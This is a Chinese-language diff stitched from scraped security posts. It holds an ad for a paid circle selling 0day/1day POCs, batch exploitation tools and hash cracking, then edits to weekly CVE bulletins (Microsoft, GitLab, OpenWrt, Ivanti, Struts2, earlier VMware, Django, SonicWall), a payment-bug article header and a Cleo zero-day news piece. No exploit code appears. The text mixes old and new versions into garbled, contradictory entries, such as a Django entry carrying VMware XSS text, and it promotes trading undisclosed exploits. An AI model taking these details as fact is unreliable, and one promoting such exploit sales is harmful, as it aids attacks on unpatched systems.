
|
||||
|
||||

|
||||
|
||||
|
||||
**圈子介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
高
|
||||
质量漏洞利用工具分享社区,每天至少更新一个0Day/Nday/1day及对应漏洞的批量利用工具,团队内部POC分享,星球不定时更新内外网攻防渗透技巧以及最新学习研究成果等。
|
||||
如果师傅还是新手,内部的交流群有很多行业老师傅可以为你解答学习上的疑惑,内部分享的POC可以助你在Edu和补天等平台获得一定的排名。
|
||||
如果师傅已经
|
||||
是老手了,有一个高质量的LD库也能为你的工作提高极大的效率,实战或者攻防中有需要的Day我们也可以通过自己的途径帮你去寻找。
|
||||
|
||||
**【圈子服务】**
|
||||
|
||||
1,一年至少365+漏洞Poc及对应漏洞批量利用工具
|
||||
|
||||
2,Fofa永久高级会员
|
||||
|
||||
3,24HVV内推途径
|
||||
|
||||
4,Cmd5解密,各种漏洞利用工具及后续更新,渗透工具、文档资源分享
|
||||
|
||||
5,内部漏洞
|
||||
库情报分享
|
||||
(目前已有2000+
|
||||
poc,会定期更新,包括部分未公开0/1day)
|
||||
|
||||
6,加入内部微信群,认识更多的行业朋友(群里有100+C**D通用证书师傅),遇到任何技术问题都可以进行快速提问、讨论交流;
|
||||
|
||||
|
||||
圈子目前价格为**129元**
|
||||
**(交个朋友啦!)**
|
||||
,现在星球有近900+位师傅相信并选择加入我们,人数满1000
|
||||
**涨价至149**,圈子每天都会更新内容。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

**圈子近期更新LD库**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**每篇文章均有详细且完整的手工WriteUp****(跟其他只有POC,没有验证截图的不一样)**
|
||||
|
||||

|
||||
|
||||
**星球提供免费F**a**
|
||||
**CNVD通用证书**
|
||||
**一起愉快的刷分**
|
||||
**欢迎加入“安全安全”EDU团队**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**免责声明**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
文章所涉及内容,仅供安全研究与教学之用,由于传播、利用本文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。
|
||||
|
||||
+177
-143
@@ -1,7 +1,7 @@
|
||||
# 安全卫士 | 魔方安全漏洞周报
|
||||
原创 漏洞管理也找 魔方安全 2024-12-09 10:31
|
||||
原创 漏洞管理也找 魔方安全 2024-12-16 10:30
|
||||
|
||||
**12.02 - 12.08**
|
||||
**12.09 - 12.15**
|
||||
|
||||
**漏洞周报**
|
||||
|
||||
@@ -11,124 +11,200 @@
|
||||
|
||||
NEWS
|
||||
|
||||
🔹 Vmware 发布安全公告
|
||||
🔹 微软 发布安全公告
|
||||
|
||||
🔹
|
||||
Django 发布安全公告
|
||||
GitLab 发布安全公告
|
||||
|
||||
🔹 SONICWALL 发布了安全公告
|
||||
🔹 OpenWrt Attended SysUpgrade命令注入漏洞
|
||||
|
||||
🔹
|
||||
|
||||
ProFTPD 权限提升漏洞
|
||||
Ivanti Cloud Services Application身份验证绕过漏洞
|
||||
|
||||
🔹
|
||||
Apache Struts2 文件上传限制不当可致远程代码执行漏洞
|
||||
|
||||
魔方安全提醒您:保护企业网络空间资产安全至关重要!以下漏洞请重点关注。
|
||||
|
||||
|
||||
|
||||
|
||||
**Vmware发布安全公告**
|
||||
**微软发布安全公告**
|
||||
|
||||
|
||||
|
||||
近日,Vmware发布了安全通告,修复了Vmware Aria Operations中存在的安全漏洞,漏洞编号:CVE-2024-38830、CVE-2024-38831、CVE-2024-38832、CVE-2024-38833、CVE-2024-38834。
|
||||
|
||||
Vmware Aria Operations是由VMware提供的一种全面的操作管理和性能优化解决方案。它旨在帮助企业监控、管理和优化其虚拟化和云基础设施环境。
|
||||
近日,微软发布了安全公告,发布了72个补丁程序,修复了多个产品中的漏洞。具体信息查看详情,其中列出了较为重要的漏洞。
|
||||
|
||||
**影响版本**
|
||||
|
||||
- 8.x ≤ VMware Aria Operations < 8.18.2
|
||||
|
||||
- VMware Cloud Foundation(VMware Aria Operations) 5.x
|
||||
|
||||
- VMware Cloud Foundation(VMware Aria Operations) 4.x
|
||||
|
||||
|
||||
**具体查看各个漏洞信息页面。**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**漏洞名称:**本地权限提升漏洞
|
||||
**漏洞名称:**Windows 通用日志文件系统驱动程序权限提升漏洞
|
||||
|
||||
**漏洞类型:**权限提升
|
||||
|
||||
**漏洞等级:**高危
|
||||
**漏洞等级:**重要
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-38830
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有本地管理权限的恶意攻击者可能会触发此漏洞,以便将权限提升到运行VMware Aria Operations的设备上的root用户。
|
||||
该漏洞是由于 Windows Common Log File System 驱动中的边界错误导致的堆缓冲区溢出,本地用户可以利用此漏洞执行任意代码并获得 SYSTEM 权限。该漏洞已存在在野利用。
|
||||
|
||||
**漏洞名称:**存储型跨站脚本漏洞
|
||||
**漏洞名称:**Microsoft 消息队列 (MSMQ) 远程代码执行漏洞
|
||||
|
||||
**漏洞类型:**xss
|
||||
**漏洞类型:**远程代码执行
|
||||
|
||||
**漏洞等级:**高危
|
||||
**漏洞等级:**重要
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-38832
|
||||
CVE-2024-49122
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有视图编辑权限的恶意攻击者可能能够注入恶意脚本,从而导致在VMware Aria Operations产品中存储跨站点脚本。
|
||||
这是一个 Use-after-free 漏洞,存在于 Microsoft Message Queuing (MSMQ) 中。远程攻击者可以利用这个漏洞赢得竞争条件,并在目标系统上执行任意代码。
|
||||
|
||||
**漏洞名称:**远程桌面客户端远程代码执行漏洞
|
||||
|
||||
**漏洞类型:**远程代码执行
|
||||
|
||||
**漏洞等级:**重要
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-49105
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
这个漏洞的存在是由于 Remote Desktop Client 中的不当访问控制,导致远程攻击者可以利用该漏洞执行任意代码。
|
||||
|
||||
**漏洞名称:**轻量级目录访问协议 (LDAP) 客户端远程代码执行漏洞
|
||||
|
||||
**漏洞类型:**远程代码执行
|
||||
|
||||
**漏洞等级:**重要
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-49124
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
该漏洞是由于在处理 LDAP 请求时存在一个竞争条件,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
**漏洞名称:**Windows 本地安全机构子系统服务 (LSASS) 远程代码执行漏洞
|
||||
|
||||
**漏洞类型:**远程代码执行
|
||||
|
||||
**漏洞等级:**紧急
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-49126
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
该漏洞是由于 Windows Local Security Authority Subsystem Service (LSASS) 在处理安全验证时存在 Use After Free错误以及敏感数据存储在未正确锁定的内存中,导致远程代码执行。攻击者可以利用这些漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**目前官方已发布了相关安全补丁,受影响用户可下载安装。**
|
||||
**目前官方已发布相关补丁程序,受影响用户可自动更新或手动下载安装补丁程序。**
|
||||
|
||||
**参考链接**:
|
||||
|
||||
https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/security-advisories/0/25199
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2024-Dec
|
||||
|
||||
|
||||
|
||||
**Django 发布安全公告**
|
||||
**GitLab 发布安全公告**
|
||||
|
||||
|
||||
|
||||
近日,Django发布安全公告,修复了存在于Django中的安全漏洞,漏洞编号为:CVE-2024-53908、CVE-2024-53907。
|
||||
近日,GitLab发布了安全公告,修复了多个安全漏洞。
|
||||
|
||||
Django 是一个由 Python 编写的一个开放源代码的 Web 应用框架,它鼓励快速开发和简洁、实用的设计。
|
||||
GitLab CE/EE 是一款基于Git的代码托管、版本控制、协作开发平台。
|
||||
|
||||
**影响版本**
|
||||
|
||||
**CVE-2024-53908 & CVE-2024-53907**
|
||||
- Django 5.1.x < 5.1.4
|
||||
|
||||
- Django 5.0.x < 5.0.10
|
||||
|
||||
- Django 4.2.x < 4.2.17
|
||||
|
||||
|
||||
**具体查看各个漏洞信息页面**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**漏洞名称:**Django Oracle SQL注入漏洞
|
||||
**漏洞名称:**在kubernetes代理响应中注入网络错误日志(NEL)头可能会导致ATO滥用OAuth流
|
||||
|
||||
**漏洞类型:**SQL注入
|
||||
**漏洞类型:**其它
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53908
|
||||
CVE-2024-11274
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
Django应用使用Oracle数据库作为后端时,当Django应用中的django.db.models.fields.json.HasKey查找功能被直接用于Oracle数据库,并且其左侧参数(lhs)包含不受信任的数据时,可能会导致SQL注入攻击,攻击者可通过注入恶意SQL代码来攻击数据库,从而可能导致敏感数据泄露、数据篡改或数据库被恶意控制。
|
||||
在kubernetes代理响应中注入网络错误日志(NEL)头可能会导致会话数据泄漏。
|
||||
|
||||
**漏洞名称:**Django 拒绝服务漏洞
|
||||
**漏洞名称:**CI_JOB_TOKEN可用于获取GitLab会话
|
||||
|
||||
**漏洞类型:**其它
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有受害者CI_JOB_TOKEN的攻击者可能已经获得了属于受害者的GitLab会话令牌。
|
||||
|
||||
**漏洞名称:**在版本API中打开重定向
|
||||
|
||||
**漏洞类型:**其它
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-9387
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
攻击者可能会对给定的版本API端点执行开放重定向。
|
||||
|
||||
**漏洞名称:**Harbor工件链接中的客户端路径Traffic
|
||||
|
||||
**漏洞类型:**CSRF
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-8647
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
在自托管安装中,在启用Harbor集成时,可能会将跨站点请求伪造(CSRF)令牌泄漏到外部站点。
|
||||
|
||||
**漏洞名称:**跨站脚本漏洞
|
||||
|
||||
**漏洞类型:**XSS
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-8179
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
如果未启用内容安全策略(CSP),则不正确的输出编码可能导致跨站点脚本(XSS)。
|
||||
|
||||
**漏洞名称:**通过恶意制作的文件不受控制的资源消耗
|
||||
|
||||
**漏洞类型:**拒绝服务
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53907
|
||||
CVE-2024-9367
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有视图编辑权限的恶意攻击者可能能够注入恶意脚本,从而导致在VMware Aria Operations产品中存储跨站点脚本。
|
||||
问题允许攻击者造成不受控制的资源消耗,可能导致在解析模板以生成更新日志时出现拒绝服务(DoS)情况。
|
||||
|
||||
**修复建议**
|
||||
|
||||
@@ -136,121 +212,79 @@ CVE-2024-53907
|
||||
|
||||
**参考链接**:
|
||||
|
||||
https://github.com/django/django/tags
|
||||
https://about.gitlab.com/update
|
||||
|
||||
|
||||
**OpenWrt Attended SysUpgrade命令注入漏洞**
|
||||
|
||||
**SONICWALL 发布安全公告**
|
||||
|
||||
|
||||
|
||||
近日,SONICWALL官方发布了安全公告,修复存在的安全漏洞,漏洞编号为:CVE-2024-40763、CVE-2024-45318、CVE-2024-45319、CVE-2024-53702、CVE-2024-53703。
|
||||
|
||||
SMA(SonicWall Secure Mobile Access)是统一的安全访问网关,使组织能够随时随地以任何设备访问任何应用程序。
|
||||
|
||||
**影响版本**
|
||||
|
||||
- SMA 100 Series(SMA 200,210,400,410,500v) ≤ 10.2.1.13-72sv
|
||||
|
||||
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**漏洞名称:**SonicWALL SMA 100基于堆的缓冲区溢出漏洞
|
||||
|
||||
**漏洞类型:**缓冲区溢出
|
||||
**漏洞类型:**命令注入
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-40763
|
||||
CVE-2024-54143
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
由于使用了strcpy,SonicWall SMA 100 SSLVPN中存在基于堆的缓冲区溢出漏洞。这使得经过身份验证的远程攻击者能够导致基于堆的缓冲区溢出,并可能导致代码执行。
|
||||
|
||||
**漏洞名称:**基于堆栈的缓冲区溢出漏洞
|
||||
|
||||
**漏洞类型:**缓冲区溢出
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-45318
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
SonicWall SMA 100 SSLVPN Web管理界面中存在一个漏洞,远程攻击者可利用该漏洞导致基于堆栈的缓冲区溢出,并可能导致代码执行。
|
||||
|
||||
**漏洞名称:**基于证书的身份验证绕过
|
||||
|
||||
**漏洞类型:**其它
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-45319
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
SonicWall SMA 100 SSLVPN中存在一个漏洞,使得经过身份验证的远程攻击者能够在身份验证期间绕过证书要求。
|
||||
|
||||
**漏洞名称:**不安全的随机性
|
||||
|
||||
**漏洞类型:**其他
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53702
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
在SonicWall SMA 100 SSLVPN备份代码生成器中使用加密弱伪随机数生成器(PRNG),在某些情况下,攻击者可以预测到,可能会暴露生成的秘密。
|
||||
|
||||
**漏洞名称:**基于堆栈的缓冲区溢出漏洞
|
||||
|
||||
**漏洞类型:**缓冲区溢出
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53703
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
Apache Web服务器加载的SonicWall SMA 100 SSLVPN mod_httprp库中存在一个漏洞,使得远程攻击者能够导致基于堆栈的缓冲区溢出,并可能导致代码执行。
|
||||
由于在镜像构建过程中,用户提供的软件包名称未经适当处理就被合并到make命令中,这可能导致恶意用户将任意命令注入构建过程,从而生成使用合法构建密钥签名的恶意固件镜像。请求哈希机制将 SHA-256 哈希截断为仅 12个字符(48 比特熵),导致哈希碰撞的可能性显著增加,攻击者可以利用哈希碰撞技术用恶意镜像覆盖合法缓存镜像,从而可能导致恶意镜像传递给用户。通过这两个缺陷攻击者可构建恶意镜像并传递给用户。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**目前官方已发布相关安全版本或补丁,受影响用户可下载安装。**
|
||||
|
||||
**参考链接**:
|
||||
|
||||
https://www.sonicwall.com/zh-cn/support
|
||||
|
||||
|
||||
**ProFTPD权限提升漏洞**
|
||||
|
||||
**漏洞类型:**信息泄露
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-48651
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
在受影响的版本中,如果用户没有任何明确分配的附加组,则会继承 GID 为 0(root)的附加组。这将允许攻击者获得对目标系统的 root 访问权限,最终可能会导致系统完全受损。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**目前官方已发布相关安全版本或补丁,受影响用户可下载安装。**
|
||||
**目前官方已在920c8a1提交中修复,受影响用户可下载安装最新版本或应用补丁。**
|
||||
|
||||
****
|
||||
**参考链接:**
|
||||
|
||||
https://github.com/proftpd/proftpd/commit/cec01cc0a2523453e5da5a486bc6d977c3768db1
|
||||
https://github.com/openwrt/asu/releases
|
||||
|
||||
**Ivanti Cloud Services Application身份验证绕过漏洞**
|
||||
|
||||
**漏洞类型:**其它
|
||||
|
||||
**漏洞等级:**严重
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-11639
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
Ivanti CSA 5.0.3版本之前在管理 Web 控制台中存在身份验证绕过漏洞,未经身份验证的远程攻击者可利用该漏洞获取管理访问权限,从而可能导致敏感信息泄露、篡改配置/设置或执行其他恶意操作。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**官方已发布相关安全版本或补丁,受影响用户可下载安装。**
|
||||
|
||||
****
|
||||
**参考链接:**
|
||||
|
||||
https://www.ivanti.com/
|
||||
|
||||
**Apache Struts2 文件上传限制不当可致远程代码执行漏洞**
|
||||
|
||||
**漏洞类型:**远程代码执行
|
||||
|
||||
**漏洞等级:**严重
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53677
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
Apache Struts2 中的文件上传中存在逻辑缺陷,未经授权的攻击者可以操纵文件上传参数来启用路径遍历,上传可用于执行远程代码的恶意文件。漏洞影响启用了 FileUploadInterceptor 模块的应用,不启用 FileUploadInterceptor 模块的应用不受该漏洞影响。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**1、目前官方已发布相关安全版本,受影响用户可及时下载更新。**
|
||||
|
||||
|
||||
**2、此更改不向后兼容,需重写操作才能开始使用新的Action File Upload机制和相关的拦截器。继续使用旧的文件上传机制会使您容易受到这种攻击。**
|
||||
|
||||
****
|
||||
**参考链接:**
|
||||
|
||||
https://struts.apache.org/download.cgi
|
||||
|
||||
https://struts.apache.org/core-developers/action-file-upload
|
||||
|
||||
|
||||
**检测方式**
|
||||
|
||||
+1
-2
@@ -1,5 +1,5 @@
|
||||
# 支付类漏洞挖掘技巧总结
|
||||
中铁13层打工人 沃克学安全 2024-12-07 01:22
|
||||
中铁13层打工人 TtTeam 2024-12-16 16:00
|
||||
|
||||
## 申明:文章仅供技术交流,请自觉遵守网络安全相关法律法规,切勿利用文章内的相关技术从事非法活动,如因此产生的一切不良后果与文章作者无关。
|
||||
|
||||
@@ -156,4 +156,3 @@
|
||||
建议大家把公众号“设为星标”,否则可能错过一些好文哦
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,84 @@
|
||||
# 新的 Cleo 零日 RCE 漏洞被利用于数据盗窃攻击
|
||||
Rhinoer 犀牛安全 2024-12-16 16:00
|
||||
|
||||
|
||||
|
||||
黑客正在积极利用 Cleo 管理文件传输软件中的零日漏洞来入侵公司网络并进行数据盗窃攻击。
|
||||
|
||||
该漏洞存在于该公司的安全文件传输产品 Cleo LexiCom、VLTrader 和 Harmony 中,该漏洞允许不受限制的文件上传和下载,从而导致远程代码执行。
|
||||
|
||||
Cleo MFT 漏洞影响 5.8.0.21 及更早版本,是之前修复的漏洞 CVE-2024-50623 的绕过方法,Cleo于 2024 年 10 月解决了该漏洞。然而,修复并不完整,攻击者可以绕过该漏洞并继续利用它进行攻击。
|
||||
|
||||
Cleo 表示,其软件已被全球 4,000 家公司使用,包括 Target、沃尔玛、Lowes、CVS、家得宝、联邦快递、Kroger、Wayfair、Dollar General、Victrola 和 Duraflame。
|
||||
|
||||
这些攻击让人想起了之前利用托管文件传输产品零日漏洞的 Clop 数据盗窃攻击,包括2023 年对 MOVEit Transfer 的大规模利用、使用GoAnywhere MFT 零日漏洞的攻击,以及 2020 年 12 月 对 Accellion FTA 服务器的零日漏洞利用。
|
||||
|
||||
然而,网络安全专家 Kevin Beaumont 声称,这些 Cleo 数据盗窃攻击与新的 Termite 勒索软件团伙有关,该团伙最近入侵了全球多家公司使用的供应链软件提供商Blue Yonder 。
|
||||
|
||||
Beaumont 在Mastodon上发帖称:“Termite 勒索软件组织(可能还有其他组织)发现了针对 Cleo LexiCom、VLTransfer 和 Harmony 的零日漏洞。”
|
||||
|
||||
在野攻击
|
||||
|
||||
Huntress 安全研究人员首次发现了Cleo MFT 软件的主动攻击,他们还在一篇新文章中发布了概念验证 (PoC) 漏洞,警告用户采取紧急行动。
|
||||
|
||||
Huntress 解释道:“该漏洞正在被广泛利用,运行 5.8.0.21 的完全修补系统仍然可以被利用。”
|
||||
|
||||
我们强烈建议您将任何暴露在互联网上的 Cleo 系统移到防火墙后面,直到新的补丁发布。
|
||||
|
||||
有证据表明, CVE-2024-50623被积极利用始于 2024 年 12 月 3 日,12 月 8 日观察到的攻击量显著上升。
|
||||
|
||||
虽然攻击原因尚不清楚,但这些攻击与美国、加拿大、荷兰、立陶宛和摩尔多瓦的以下 IP 地址有关。
|
||||
|
||||
